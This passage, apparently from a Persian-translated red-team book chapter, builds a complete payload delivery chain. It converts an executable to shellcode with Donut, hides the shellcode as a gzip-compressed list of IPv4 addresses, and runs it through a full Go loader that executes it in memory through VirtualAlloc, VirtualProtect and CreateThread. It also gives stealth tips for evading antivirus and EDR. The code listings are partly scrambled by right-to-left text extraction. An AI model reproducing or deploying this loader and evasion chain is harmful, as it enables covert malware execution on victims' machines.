پیکربندی برای تولیدکننده Donut 4 با donut.DefaultConfig() برای مقداردهی اولیه یک struct donut.Config با پیش‌فرض‌های معقول (مانند بدون فشرده‌سازی و لودر استاندارد) شروع می‌شود. بعد، config.Type = donut.DONUT_MODULE_EXE به Donut می‌گوید این یک فایل اجرایی مستقل است (نه یک DLL). Donut یک لودر تولید خواهد کرد که PE را در حافظه نقشه‌برداری می‌کند و نقطه ورود آن را اجرا می‌کند.

پس از این، config.Arch = donut.X84 است، که معماری حالت دوگانه (سازگار با x64 + x86) را تنظیم می‌کند. Donut یک لودر جهانی جاسازی می‌کند که معماری زمان اجرا را تشخیص می‌دهد و مطابق با آن پرش می‌کند

در نهایت، config.Entropy = donut.DONUT_ENTROPY_DEFAULT یک مبهم‌سازی پایه (مانند رمزگذاری XOR) را روی خروجی shellcode اعمال می‌کند، و امضاهای ایستا را کاهش می‌دهد. برای افزایش توانایی خود در اجتناب از تشخیص، می‌توانید این مقدار را به‌جای آن به DONUT_ENTROPY_HIGH تغییر دهید (در آزمایش‌های ما، با این حال، نیازی به تغییر تنظیم پیش‌فرض برای اجتناب از تشخیص نداشتیم).

تولید shellcode به donut.ShellcodeFromBytes(exeBuffer, config) متکی است، که تابع اصلی ابزار Ex2Shell است ۵. این تابع فایل اجرایی شما را به shellcode قابل تزریق تبدیل می‌کند، ردپای آن را کوچک می‌کند،

و اجرای فقط در حافظه را ممکن می‌سازد، و از تشخیص‌های رفتاری مانند نوشتن فایل دور می‌زند. سپس EXE بافرشده را به Donut تغذیه می‌کند، که موارد زیر را انجام می‌دهد:

- ساختار PE را تجزیه می‌کند (هدرها، واردات، جابه‌جایی‌ها)
- اسمبلی مستقل از موقعیت تولید می‌کند (برای مثال، از طریق NASM) برای یک stub لودر
- PE را به‌عنوان یک blob فشرده/رمزگذاری‌شده جاسازی می‌کند
- یک bytes.Buffer حاوی shellcode خام (بایت‌های کد ماشین) خروجی می‌دهد
- اگر Donut شکست بخورد (به‌دلیل PE نامعتبر یا معماری پشتیبانی‌نشده، برای مثال) خارج می‌شود

بعد، ioutil.WriteFile(outputFile, shellcode.Bytes(), 0644) بافر shellcode را در فایل خروجی مشخص‌شده (payload_shell.txt در این مثال) تخلیه می‌کند ٦. به‌طور خاص، ٠٦٤٤ مجوزهای سبک Unix را تنظیم می‌کند (قابل خواندن برای همه، قابل نوشتن برای مالک)، که در Windows بی‌ربط اما بی‌ضرر هستند. اگر نوشتن shellcode خروجی شکست بخورد (مانند اینکه دیسک پر باشد)، برنامه خارج می‌شود.

اگر عملیات موفق باشد، کد یک تأیید با مسیر خروجی چاپ می‌کند و طول shellcode را از طریق shellcode.Len() برای بررسی‌های سریع اندازه گزارش می‌دهد.

پس از اجرای ابزار، باید خروجی مشابه زیر ببینید:

```
C:\> ex2shell.exe c:\users\genxw\payloads\payload.exe payload_shell.txt

Shellcode generated successfully and saved to payload_shell.txt

Shellcode length: 432640 bytes
```

با استخراج shellcode، آماده هستید آن را به‌عنوان داده شبکه بی‌ضرر با استفاده از ابزار Encode پنهان کنید.

پنهان کردن بار شما در معرض دید با Encode

سیستم‌های EDR مدرن، لیست سفید برنامه‌ها، و دستگاه‌های امنیت شبکه موانع قابل توجهی برای تحویل بار تیم قرمز ایجاد می‌کنند. روش‌های سنتی—دانلود فایل‌های اجرایی از طریق HTTP، استفاده از cradleهای دانلود PowerShell، و انتقال باینری‌های کامپایل‌شده—چندین لایه کنترل دفاعی را فعال می‌کنند، شامل موارد زیر:

- پروکسی‌های وب که فایل‌های اجرایی و اسکریپت‌های دانلودشده را اسکن می‌کنند
- دروازه‌های ایمیل که پیوست‌های با محتوای اجرایی را قرنطینه می‌کنند
- محافظت نقطه پایانی که فایل‌های PE، باینری‌های ELF، و اسکریپت‌های مشکوک را علامت‌گذاری می‌کند
- کنترل برنامه که اجرای نرم‌افزار غیرمجاز را مسدود می‌کند
- پایش یکپارچگی فایل که به فایل‌های اجرایی جدید هشدار می‌دهد
- سیستم‌های جلوگیری از از دست دادن داده (DLP) که انتقال الگوهای کد کامپایل‌شده را مسدود می‌کنند

مبهم‌سازی IPv4 این قالب‌های بار قابل شناسایی را به فایل‌های متنی حاوی آدرس‌های IP نقطه‌اعشاری (مانند ۱۹۲,۱۶۸,۱,۱) تبدیل می‌کند، قالبی که ابزارهای امنیتی به‌عنوان داده عملیاتی بی‌ضرر در نظر می‌گیرند. در محیط‌های سازمانی، فایل‌های حاوی فهرست‌های آدرس IP همه‌جا حاضر و غیرقابل توجه هستند: مهندسان شبکه صفحه‌گسترده‌های تخصیص IP را نگه می‌دارند، تیم‌های امنیتی نتایج اسکن آسیب‌پذیری را تولید می‌کنند، مدیران سیستم موجودی سرور را مستند می‌کنند، پایش شبکه گزارش‌های اتصال را تولید می‌کند، و ابزارهای مدیریت دارایی فهرست‌های IP را صادر می‌کنند.

اسکریپتی که در این آزمایشگاه خواهید نوشت، encode.go، shellcode از Ex2Shell را فشرده می‌کند و آن را در یک فهرست ظاهراً بی‌ضرر از آدرس‌های IPv4 بسته‌بندی می‌کند. ابزار Encode از دو حالت پشتیبانی می‌کند: encode (از shellcode به IPها) و decode (از IPها به shellcode). این از Gzip برای فشرده‌سازی برای کاهش تعداد IPهای تولیدشده (کاهش قابلیت تشخیص) استفاده می‌کند، پرکردن برای تکه‌های ناقص را مدیریت می‌کند، و مکث‌های اشکال‌زدایی برای آزمایش تعاملی را شامل می‌شود. این سبک است، و فقط از کتابخانه‌های استاندارد Go استفاده می‌کند، که کامپایل آن را به یک باینری مستقل برای استفاده چندسکویی در عملیات آسان می‌کند.

encode.go را به‌صورت زیر کامپایل کنید:

۱. یک پوشه برای اسکریپت ایجاد کنید: mkdir encode.

۲. به پوشه جدید بروید: cd encode.

۳. یک فایل جدید با ویرایشگر مورد علاقه خود ایجاد کنید، اسکریپت encode.go را در آن جای‌گذاری کنید، و ذخیره کنید.

٤. پروژه خود را با go mod init encode مقداردهی اولیه کنید.

٥. go mod tidy را اجرا کنید.

٦. فایل اجرایی را با go build encode.go بسازید.

فهرست ۷-۲ اسکریپت کامل encode.go را نشان می‌دهد.

```
package main

) import

"bytes"

"compress/gzip"

"encoding/hex"

"fmt"

"io/ioutil"

"net"

"os"
```

```
"strconv"
"strings"
(
func main() { 1
} if len(os.Args) < 4
fmt.Println("Usage: encode encode/decode input_file output_file")
fmt.Println(" encode: Convert binary file to IPv4 addresses")
fmt.Println(" decode: Convert IPv4 addresses back to binary file")
return
{
[۱]mode := os.Args
[۲]inputFilePath := os.Args
[۳]outputFilePath := os.Args
} switch mode
:"case "encode
encodeFile(inputFilePath, outputFilePath)
:"case "decode
decodeFile(inputFilePath, outputFilePath)
:default
fmt.Println("Invalid mode. Use 'encode' or 'decode'")
{
{
func encodeFile(inputFilePath, outputFilePath string) { 2
.Step 1: Read the binary file //
data, err := ioutil.ReadFile(inputFilePath)
} if err != nil
```


apsec.ir

```
fmt.Println("Error reading file:", err)
return
{
fmt.Printf("Original file size: %d bytes\n", len(data))
,fmt.Println("Original data (first 32 bytes hex):", hex.EncodeToString(data[:min(32
(([(len(data)
()pause
.Step 2: Compress the data //
compressedData, err := compressData(data)
} if err != nil
fmt.Println("Error compressing data:", err)
return
{
fmt.Printf("Compressed size: %d bytes\n", len(compressedData))
fmt.Println("Compressed data (first 32 bytes hex):", hex.EncodeToString(compressedData
([:min(32, len(compressedData))]
()pause
Step 3: Obfuscate the compressed data as IPv4 addresses //
obfuscatedData := obfuscateAsIPv4(compressedData)
fmt.Printf("Generated %d IPv4 addresses\n", len(obfuscatedData))
fmt.Println("First few IPv4 addresses:")
} for i, ip := range obfuscatedData[:min(5, len(obfuscatedData))]
fmt.Printf(" %d: %s\n", i+1, ip)
{
()pause
.Step 4: Save the obfuscated data to a file //
```

```
err = saveToFile(obfuscatedData, len(compressedData), outputFilePath)
} if err != nil
fmt.Println("Error saving to file:", err)
return
{
fmt.Println("Encoded data saved to:", outputFilePath)
{
func decodeFile(inputFilePath, outputFilePath string) { 3
.Step 1: Read the obfuscated file //
ipAddresses, originalSize, err := loadFromFile(inputFilePath)
} if err != nil
fmt.Println("Error reading obfuscated file:", err)
return
{
,"fmt.Printf("Loaded %d IPv4 addresses, original compressed size: %d bytes\n
(len(ipAddresses), originalSize
.Step 2: Convert IPv4 addresses back to binary data //
compressedData, err := deobfuscateFromIPv4(ipAddresses, originalSize)
} if err != nil
fmt.Println("Error deobfuscating data:", err)
return
{
fmt.Printf("Deobfuscated compressed size: %d bytes\n", len(compressedData))
fmt.Println("Deobfuscated data (first 32 bytes hex):", hex.EncodeToString(compressedData
(([:min(32, len(compressedData))]
()pause
```


apsec.ir

```
.Step 3: Decompress the data //
originalData, err := decompressData(compressedData)
} if err != nil
fmt.Println("Error decompressing data:", err)
return
{
fmt.Printf("Decompressed size: %d bytes\n", len(originalData))
fmt.Println("Decompressed data (first 32 bytes hex):", hex.EncodeToString(originalData
(([:min(32, len(originalData))]
()pause
.Step 4: Save the original data //
err = ioutil.WriteFile(outputFilePath, originalData, 0644)
} if err != nil
fmt.Println("Error saving decoded file:", err)
return
{
fmt.Println("Decoded data saved to:", outputFilePath)
{
func compressData(data []byte) ([]byte, error) { 4
var buf bytes.Buffer
writer := gzip.NewWriter(&buf)
err := writer.Write(data) ,_
} if err != nil
return nil, err
{
()err = writer.Close
```

```
} if err != nil
return nil, err
{
return buf.Bytes(), nil
{
func decompressData(data []byte) ([]byte, error) { 5
reader, err := gzip.NewReader(bytes.NewReader(data))
} if err != nil
return nil, err
{
()defer reader.Close
var buf bytes.Buffer
err = buf.ReadFrom(reader) ,_
} if err != nil
return nil, err
{
return buf.Bytes(), nil
{
func obfuscateAsIPv4(data []byte) []string { 6
var ipAddresses []string
} for i := 0; i < len(data); i += 4
var segment [4]byte
bytesToCopy := min(4, len(data)-i)
copy(segment[:bytesToCopy], data[i:i+bytesToCopy])
()ip := net.IP(segment[:]).String
ipAddresses = append(ipAddresses, ip)
```

```
{
return ipAddresses
{
func deobfuscateFromIPv4(ipAddresses []string, originalSize int) ([]byte, error) { 7
var result []byte
} for _, ipStr := range ipAddresses
ip := net.ParseIP(ipStr)
} if ip == nil
return nil, fmt.Errorf("invalid IP address: %s", ipStr)
{
()ipv4 := ip.To4
} if ipv4 == nil
return nil, fmt.Errorf("not a valid IPv4 address: %s", ipStr)
{
result = append(result, ipv4...)
{
} if len(result) > originalSize
result = result[:originalSize]
{
return result, nil
{
func saveToFile(ipAddresses []string, originalSize int, filePath string) error { 8
var content strings.Builder
content.WriteString(fmt.Sprintf("SIZE:%d\n", originalSize))
} for _, ip := range ipAddresses
content.WriteString(ip + "\n")
```

```
{
return ioutil.WriteFile(filePath, []byte(content.String()), 0644)
{
func loadFromFile(filePath string) ([]string, int, error) { 9
data, err := ioutil.ReadFile(filePath)
} if err != nil
return nil, 0, err
{
lines := strings.Split(strings.TrimSpace(string(data)), "\n")
} if len(lines) < 1
return nil, 0, fmt.Errorf("file is empty")
{
[٠]sizeLine := lines
} if !strings.HasPrefix(sizeLine, "SIZE:")
return nil, 0, fmt.Errorf("invalid file format: missing SIZE header")
{
sizeStr := strings.TrimPrefix(sizeLine, "SIZE:")
originalSize, err := strconv.Atoi(sizeStr)
} if err != nil
return nil, 0, fmt.Errorf("invalid size format: %v", err)
{
[:١]ipAddresses := lines
return ipAddresses, originalSize, nil
{
} func min(a, b int) int
} if a < b
```

```
return a
{
return b
{
} ()func pause
fmt.Println("Press Enter to continue...")
()fmt.Scanln
{
```

فهرست ۷-۲: رمزگذاری shellcode به‌عنوان آدرس‌های IPv4

پس از واردات و راه‌اندازی استاندارد، تابع main اسکریپت ۱ تأیید می‌کند که سه آرگومان خط فرمان ارائه شده‌اند: حالت (encode یا decode)، مسیر فایل ورودی، و مسیر فایل خروجی. اگر هر آرگومانی گم شده باشد، دستورالعمل‌های استفاده را چاپ می‌کند و خارج می‌شود. یک دستور switch بر اساس حالت به encodeFile() یا decodeFile() ارسال می‌کند یا برای مقدار حالت نامعتبر یک خطا چاپ می‌کند.

تابع encodeFile() تبدیل اصلی از shellcode به آدرس‌های IPv4 را مدیریت می‌کند ۲. کل فایل ورودی را به‌عنوان یک آرایه بایت با استفاده از تابع کمکی ioutil.ReadFile() بار می‌کند، سپس اندازه فایل اصلی و ۳۲ بایت اول (محدودشده توسط تابع کمکی min()) را در قالب هگزادسیمال چاپ می‌کند. فراخوانی‌های pause() بین هر مرحله اشکال‌زدایی تعاملی و اعتبارسنجی را در طول توسعه ممکن می‌سازد.

پس از خواندن اولیه، compressData() از فشرده‌سازی Gzip برای کاهش اندازه بار استفاده می‌کند ٤. این تابع یک gzip.Writer روی یک bytes.Buffer ایجاد می‌کند، بایت‌های shellcode را از طریق آن می‌نویسد، writer را می‌بندد تا هر داده بافرشده تخلیه شود، و بایت‌های فشرده‌شده را برمی‌گرداند. تابع encodeFile() سپس اندازه فشرده‌شده و پیش‌نمایش هگز را قبل از مکث دوباره چاپ می‌کند.

بعد، obfuscateAsIPv4() تبدیل واقعی آدرس IP را انجام می‌دهد ٦. از داده فشرده‌شده در افزایش‌های ٤ بایتی حلقه می‌زند، و از هر تکه آدرس‌های IPv4 ایجاد می‌کند. برای هر تکرار، یک آرایه ٤ بایتی segment ایجاد می‌کند و تا ٤ بایت از داده فشرده‌شده را کپی می‌کند (با استفاده از کمکی min برای مدیریت تکه نهایی اگر کمتر از ٤ بایت باشد). سپس segment را به یک شیء net.IP تبدیل می‌کند و آن را به‌عنوان یک رشته در نشانه‌گذاری نقطه‌اعشاری استاندارد قالب‌بندی می‌کند (بنابراین، برای مثال، [0x00, 0x08, 0x8B, 0x1F] به "۳۱,۱۳۹,۸,۰" تبدیل می‌شود). اگر تکه نهایی حاوی کمتر از ٤ بایت باشد، به‌طور خودکار توسط آرایه با اندازه ثابت با صفر پر می‌شود. تابع یک برش از رشته‌های IP برمی‌گرداند، و encodeFile() تعداد و پنج IP اول را چاپ می‌کند. مکث بعدی به تشخیص خرابی IPها کمک می‌کند.

در نهایت، saveToFile() داده مبهم‌سازی‌شده را در فایل خروجی می‌نویسد ۸. محتوای فایل را به‌عنوان یک رشته می‌سازد، و با یک هدر SIZE در قالب "SIZE:XXXXXX" شروع می‌کند که اندازه داده فشرده‌شده را ثبت می‌کند. این هدر ضروری است چون پرکردن صفر اضافه‌شده به تکه‌های ٤ بایتی ناقص در طول رمزگذاری باید در طول رمزگشایی

بریده شود تا از خرابی بار رمزگشایی‌شده جلوگیری شود. پس از هدر، تابع یک آدرس IP در هر خط می‌نویسد. فراخوانی ioutil.WriteFile() رشته کامل را روی دیسک می‌نویسد و یک پیام موفقیت چاپ می‌کند.

تابع decodeFile()، همان‌طور که ممکن است انتظار داشته باشید، معکوس encodeFile() است و به‌عنوان یک اقدام عیب‌یابی ارائه شده است ۳. اگر لودر شما در اجرا شکست بخورد، می‌توانید از حالت decode استفاده کنید تا ببینید آیا چیزی با استفاده از یک ابزار مقایسه مانند فرمان fc ویندوز تغییر کرده است. این تابع با فراخوانی تابع کمکی loadFromFile() شروع می‌شود ۹، که فایل را می‌خواند، قالب هدر SIZE را با استفاده از strings.HasPrefix() اعتبارسنجی می‌کند، اندازه را با strconv.Atoi() تجزیه می‌کند، و فهرست آدرس IP را همراه با اندازه فشرده‌شده اصلی برمی‌گرداند. سپس تابع تعداد IP را برای تأیید چاپ می‌کند.

بعد، deobfuscateFromIPv4() تبدیل IP-به-بایت را معکوس می‌کند ۷. روی هر رشته آدرس IP تکرار می‌کند، و آن را با net.ParseIP() برای اعتبارسنجی قالب تجزیه می‌کند. متد To4() IP تجزیه‌شده را به یک نمایش ٤ بایتی IPv4 تبدیل می‌کند (اگر آدرس IPv4 معتبر نباشد nil برمی‌گرداند)، و این ٤ بایت به بافر نتیجه اضافه می‌شوند. پس از پردازش تمام IPها، تابع نتیجه را به originalSize می‌برد تا پرکردن صفر اضافه‌شده در طول رمزگذاری را حذف کند. بدون این عملیات برش، بایت‌های پرکردن اضافی رمزگشایی Gzip را خراب می‌کنند. اگر داده بازسازی‌شده کوتاه‌تر از حد انتظار باشد، تابع یک خطا که نشان‌دهنده خرابی فایل است برمی‌گرداند. تابع decodeFile() اندازه و پیش‌نمایش هگز را قبل از مکث چاپ می‌کند.

تابع 5 ()decompressData بار را با استفاده از gzip.NewReader() باز می‌کند، که ورودی فشرده‌شده را در bytes.Reader می‌پیچد، gzip.Reader ایجاد می‌کند، به بافر می‌خواند، می‌بندد، و بایت‌های shellcode رمزگشایی‌شده را برمی‌گرداند. برای جلوگیری از نشت منابع، defer reader.Close() اطمینان حاصل می‌کند که reader Gzip به‌درستی بسته می‌شود حتی اگر خطاها رخ دهند. پس از رمزگشایی، decodeFile() اندازه نهایی و پیش‌نمایش هگز را چاپ می‌کند، مکث می‌کند، و shellcode رمزگشایی‌شده را در فایل خروجی می‌نویسد.

ابزار را (روی ماشین اپراتور) به‌صورت زیر اجرا کنید:

```
C:\> encode.exe encode payload_shell.txt IPv4.txt
```

خروجی شما باید مشابه زیر باشد:

```
Original file size: 432640 bytes

:Original data (first 32 bytes hex)

e880f9050080f90500b5cff0ad05fbb3ebc92c92efa0d5f2a8deb1b67374f6c7

...Press Enter to continue

Compressed size: 407239 bytes

:Compressed data (first 32 bytes hex)

f8b080000000000ffbcc6d38e288001005d6ddbb66ddbb66ddcb56ddbb6١

...Press Enter to continue
```

```
Generated 101810 IPv4 addresses

:First few IPv4 addresses

۱: ۳۱,۱۳۹,۸,۰

۲: ۰,۰,۰,۰

۳: ۰,۲۵۵,۱۸۸,۱۹۸

٤: ۲۱۱,۱٤۲,٤۰,۱۲۸

٥: ۱,۰,۲۰۹,۱۸۱

...Press Enter to continue

Encoded data saved to: IPv4.txt
```

تا اینجا، دیده‌اید چگونه shellcode را از یک بار اســتخراج کنید و آن را در یک فهرســت بی‌گناه به نظر رســیدن از آدرس‌های IP بسـته‌بندی کنید تا از امضـاهای آنتی‌ویروس و EDR مدرن فرار کنید. شـما برای مرحله سـوم و نهایی آماده هستید: ساختن لودر برای بازسازی و سپس اجرای بار.

اجرای بار در حافظه با ابزار Loader

آخرین برنامه Go این فصــل یک لودر shellcode فقط برای Windows اسـت که معمولاً توسـط تیم‌های قرمز برای تحویل و اجرای بارها به‌طور کاملاً در حافظه استفاده می‌شود. لودر یک بار عمداً مبهم‌سازی‌شده و فشرده‌شده را می‌گیرد و آن را بدون نوشتن روی دیسک اجرا می‌کند. این سه تکنیک فرار لایه‌ای را نشان می‌دهد که مهاجمان استفاده می‌کنند و مدافعان به دنبال آن هستند:

مبهم‌ســازی بار به‌عنوان بایت‌های خام جاســازی نمی‌شــود بلکه به‌صــورت خارجی به‌عنوان یک فایل متنی از آدرس‌های IPv4 ذخیره می‌شود، و آن را شبیه داده شبکه بی‌ضرر می‌کند و اثربخشی اسکن‌های امضای ایستا را کاهش می‌دهد.

فشرده‌سازی بار قبل از مبهم‌سازی با Gzip فشرده می‌شود، که اندازه بار را کاهش می‌دهد و ویژگی‌های آنتروپی را تغییر می‌دهد، که می‌تواند از برخی تشخیص‌دهنده‌های اکتشافی فرار کند.

اجرای در حافظه لودر بار را بازســازی می‌کند، آن را رمزگشــایی می‌کند، حافظه تخصــیص می‌دهد، بار را در آن ناحیه حافظه می‌نویسد، آن را به‌عنوان قابل اجرا علامت‌گذاری می‌کند، و آن را اجرا می‌کند—همه در RAM. اجتناب از نوشتن روی دیسک به دور زدن اسکن مبتنی بر فایل و کنترل‌های پایه نقطه پایانی کمک می‌کند.

برای کامپایل کد loader.go، این مراحل را دنبال کنید:

۱. یک پوشه برای کد خود ایجاد کنید: mkdir loader.

۲. به پوشه جدید بروید: cd loader.

۳. یک فایل جدید با ویرایشگر مورد علاقه خود ایجاد کنید، کد loader.go را در آن جای‌گذاری کنید، و ذخیره کنید.

٤. پروژه خود را با go mod init loader مقداردهی اولیه کنید.

۵. go mod tidy را اجرا کنید.

٦. فایل اجرایی را با go build loader.go بسازید.

توجه برای پنهان‌کاری اضـــافی، می‌توانید پرچم -ldflags="-H=windowsgui" را برای حذف پنجره کنســول اضـــافه کنید، که به لودر کمک می‌کند هنگام اجرا مخلوط شود:

go build -ldflags="-H=windowsgui" -o app.exe loader.go

فهرست ۷-۳ اسکریپت کامل loader.go را نشان می‌دهد.

```
package main

) import

"bytes"

"compress/gzip"

"fmt"

"net"

"os"

"runtime"

"strconv"

"strings"

"syscall"

"unsafe"

(

func main() { 1

.Ensure the program runs only on Windows //

} "if runtime.GOOS != "windows

(١)os.Exit

{

.Validate command line arguments //

} if len(os.Args) < 2
```


apsec.ir

```
(۱)os.Exit
{
[۱]inputFilePath := os.Args
.Step 1: Read the obfuscated file //
ipAddresses, originalSize, err := loadFromFile(inputFilePath)
} if err != nil
(۱)os.Exit
{
.Step 2: Convert IPv4 addresses back to binary data //
compressedData, err := deobfuscateFromIPv4(ipAddresses, originalSize)
} if err != nil
(۱)os.Exit
{
.Step 3: Decompress the data //
shellcode, err := decompressData(compressedData)
} if err != nil
(۱)os.Exit
{
.Step 4: Load and execute shellcode in memory (Windows-specific) //
err = executeShellcode(shellcode)
} if err != nil
(۱)os.Exit
{
{
func loadFromFile(filePath string) ([]string, int, error) { 2
data, err := os.ReadFile(filePath)
```


apsec.ir

```
} if err != nil
return nil, 0, fmt.Errorf("failed to read file: %v", err)
{
lines := strings.Split(strings.TrimSpace(string(data)), "\n")
} if len(lines) < 1
return nil, 0, fmt.Errorf("file is empty")
{
.Parse the size from the first line //
sizeLine := strings.TrimSpace(lines[0])
} if !strings.HasPrefix(sizeLine, "SIZE:")
return nil, 0, fmt.Errorf("invalid file format: missing SIZE header")
{
sizeStr := strings.TrimPrefix(sizeLine, "SIZE:")
originalSize, err := strconv.Atoi(sizeStr)
} if err != nil || originalSize <= 0
return nil, 0, fmt.Errorf("invalid size format or value: %v", err)
{
.Get IP addresses from remaining lines and validate //
ipAddresses := make([]string, 0, len(lines)-1)
} [:`]for _, ip := range lines
ip = strings.TrimSpace(ip)
} "" == if ip
.continue // Skip empty lines
{
} if !isValidIPv4(ip)
return nil, 0, fmt.Errorf("invalid IPv4 address in file: %s", ip)
```


apsec.ir

```
{
ipAddresses = append(ipAddresses, ip)
{
} if len(ipAddresses) == 0
return nil, 0, fmt.Errorf("no valid IP addresses found in file")
{
return ipAddresses, originalSize, nil
{
func isValidIPv4(ipStr string) bool { 3
ip := net.ParseIP(ipStr)
} if ip == nil
return false
{
return ip.To4() != nil
{
func deobfuscateFromIPv4(ipAddresses []string, originalSize int) ([]byte, error) { 4
result := make([]byte, 0, len(ipAddresses)*4)
} for _, ipStr := range ipAddresses
ipStr = strings.TrimSpace(ipStr)
} "" == if ipStr
continue // Skip empty lines (already validated)
{
ip := net.ParseIP(ipStr)
} if ip == nil
return nil, fmt.Errorf("invalid IP address: %s", ipStr)
{
```

```
Convert to IPv4 (4 bytes) //
()ipv4 := ip.To4
} if ipv4 == nil
return nil, fmt.Errorf("not a valid IPv4 address: %s", ipStr)
{
result = append(result, ipv4...)
{
.Validate and trim to original size //
} if len(result) < originalSize
,"return nil, fmt.Errorf("deobfuscated data too short: got %d bytes, expected %d
(len(result), originalSize
{
} if len(result) > originalSize
result = result[:originalSize]
{
return result, nil
{
func decompressData(data []byte) ([]byte, error) { 5
reader, err := gzip.NewReader(bytes.NewReader(data))
} if err != nil
return nil, fmt.Errorf("failed to create gzip reader: %v", err)
{
()defer reader.Close
var buf bytes.Buffer
err = buf.ReadFrom(reader) ,_
} if err != nil
```

apsec.ir

```
return nil, fmt.Errorf("failed to decompress data: %v", err)
{
return buf.Bytes(), nil
{
func executeShellcode(shellcode []byte) error { 6
} if len(shellcode) == 0
return fmt.Errorf("shellcode is empty")
{
.Load Windows API functions //
kernel32, err := syscall.LoadDLL("kernel32.dll")
} if err != nil
return fmt.Errorf("failed to load kernel32.dll: %v", err)
{
()defer kernel32.Release
virtualAlloc, err := kernel32.FindProc("VirtualAlloc")
} if err != nil
return fmt.Errorf("failed to find VirtualAlloc: %v", err)
{
virtualProtect, err := kernel32.FindProc("VirtualProtect")
} if err != nil
return fmt.Errorf("failed to find VirtualProtect: %v", err)
{
createThread, err := kernel32.FindProc("CreateThread")
} if err != nil
return fmt.Errorf("failed to find CreateThread: %v", err)
{
```


apsec.ir

```
waitForSingleObject, err := kernel32.FindProc("WaitForSingleObject")
} if err != nil
return fmt.Errorf("failed to find WaitForSingleObject: %v", err)
{
virtualFree, err := kernel32.FindProc("VirtualFree")
} if err != nil
return fmt.Errorf("failed to find VirtualFree: %v", err)
{
.Allocate memory with read/write permissions //
) const
MEM_COMMIT = 0x1000
MEM_RESERVE = 0x2000
PAGE_READWRITE = 0x04
PAGE_EXECUTE_READWRITE = 0x40
MEM_RELEASE = 0x8000
INFINITE = 0xFFFFFFFF
(
)addr, _, err := virtualAlloc.Call
.Let system choose address // , ·
uintptr(len(shellcode)), // Size of shellcode
.MEM_COMMIT|MEM_RESERVE, // Commit and reserve memory
PAGE_READWRITE, // Initial permissions
(
} if addr == 0
return fmt.Errorf("VirtualAlloc failed: %v", err)
{
```


apsec.ir

```
} ()defer func
.Free allocated memory //
virtualFree.Call(addr, 0, MEM_RELEASE) = _ ,_ ,_
(){
.Copy shellcode to allocated memory //
} for i, b := range shellcode
(*byte)(unsafe.Pointer(addr + uintptr(i))) = b*
{
.Change memory protection to executable //
var oldProtect uint32
)ret, _, err := virtualProtect.Call
,addr
,uintptr(len(shellcode))
,PAGE_EXECUTE_READWRITE
,uintptr(unsafe.Pointer(&oldProtect))
(
} if ret == 0
return fmt.Errorf("VirtualProtect failed: %v", err)
{
.Create a new thread to execute the shellcode //
)threadHandle, _, err := createThread.Call
Default security attributes // ,۰
Default stack size // ,۰
.addr, // Start address (shellcode)
No parameters // ,۰
Creation flags (run immediately) // ,۰
```

```
Thread ID (not needed) // ,۰
(
} if threadHandle == 0
return fmt.Errorf("CreateThread failed: %v", err)
{
defer syscall.CloseHandle(syscall.Handle(threadHandle))
.Wait for the thread to complete //
)err = waitForSingleObject.Call ,_ ,_
,threadHandle
.INFINITE, // Wait indefinitely
(
} (۰)if err != nil && err != syscall.Errno
return fmt.Errorf("WaitForSingleObject failed: %v", err)
{
return nil
{
```

فهرست ۷-۳: اجرای shellcode از بارهای رمزگذاری‌شده IPv4

پس از واردات و راه‌اندازی معمول، تابع main با تأیید اینکه برنامه روی Windows اجرا می‌شود (runtime.GOOS "windows" =!") و اینکه حداقل یک آرگومان خط فرمان (مسیر فایل مبهم‌سازی‌شده) ارائه شده است شروع می‌شود ۱. لودر در تمام خطاها بی‌صدا با os.Exit(۱) خارج می‌شود تا از ثبت خروجی مشکوک جلوگیری کند. بعد، چهار تابع را به‌ترتیب فراخوانی می‌کند: loadFromFile() برای خواندن فایل مبهم‌سازی‌شده، deobfuscateFromIPv4() برای بازسازی داده باینری فشرده‌شده از IPها، decompressData() برای باز کردن فایل برای دریافت shellcode خام، و executeShellcode() برای اجرای shellcode در حافظه.

تابع loadFromFile() کل فایل IPv4 را به‌عنوان یک برش بایت در حافظه می‌خواند ۲. فایل را به خطوط تقسیم می‌کند، انتظار "SIZE:XXXX" در خط اول را دارد، سپس آن را از طریق strconv.Atoi() به یک عدد صحیح تجزیه می‌کند. خطوط بعدی هر کدام باید حاوی یک آدرس IPv4 باشند. تابع هر IP را با استفاده از تابع کمکی isValidIPv4() اعتبارسنجی می‌کند، که از توابع net.ParseIP() و To4() Go برای اعتبارسنجی رشته‌های IP استفاده می‌کند، و خطوط خالی را رد می‌کند ۳. در صورت موفقیت، loadFromFile() فهرست IP و اندازه فایل فشرده‌شده را برمی‌گرداند؛ اگر فایل خالی باشد، هدر SIZE گم شده باشد، یا IPهای نامعتبر داشته باشد، تابع یک خطا برمی‌گرداند.

بعد، deobfuscateFromIPv4() تبدیل بار را معکوس می‌کند ٤. روی IPها تکرار می‌کند، و هر کدام را با To4() به یک برش ٤ بایتی IPv4 تجزیه می‌کند و آن را به یک بافر بایت اضافه می‌کند. سپس تابع نتیجه را به originalSize می‌برد تا هر پرکردن صفر اضافه‌شده در طول فرایند رمزگذاری را حذف کند. اگر داده بازسازی‌شده کوتاه‌تر از حد انتظار باشد، یک خطا تولید می‌کند.

تابع decompressData() بار را باز می‌کند ٥. تابع بایت‌های فشرده‌شده را در یک gzip.NewReader می‌پیچد، خروجی رمزگشایی‌شده را در یک بافر می‌خواند، و shellcode اصلی را برمی‌گرداند. تابع defer reader.Close() پاکسازی را حتی اگر خطاها رخ دهند تضمین می‌کند.

در نهایت، executeShellcode() تزریق واقعی حافظه را با استفاده از APIهای Windows انجام می‌دهد ٦. با بارگذاری پویا kernel32.dll و حل اشاره‌گرهای تابع برای VirtualAlloc، VirtualProtect، CreateThread، WaitForSingleObject، و VirtualFree از طریق بسته syscall Go شروع می‌شود. VirtualAlloc حافظه‌ای به اندازه shellcode با PAGE_READWRITE در یک آدرس انتخاب‌شده توسط سیستم تخصیص می‌دهد. سپس، unsafe.Pointer هر بایت را به‌صورت دستی به آدرس تخصیص‌یافته می‌نویسد. VirtualProtect حفاظت حافظه را به PAGE_EXECUTE_READWRITE تغییر می‌دهد تا ناحیه را قابل اجرا کند، و مجوزهای قبلی را برای بازگردانی بالقوه ذخیره می‌کند. بعد، CreateThread یک رشته جدید در آدرس shellcode بدون پارامترها شروع می‌کند و آن را فوراً اجرا می‌کند. WaitForSingleObject تا پایان رشته مسدود می‌شود (مهلت بی‌نهایت)، و فراخوانی‌های موکول‌شده حافظه را آزاد و دسته رشته را می‌بندند.

فایل اجرایی و فهرست IPv4 را به ماشین هدف کپی کنید، سپس کد را به‌صورت زیر اجرا کنید:

```
C:\> app.exe ipv4.txt
```

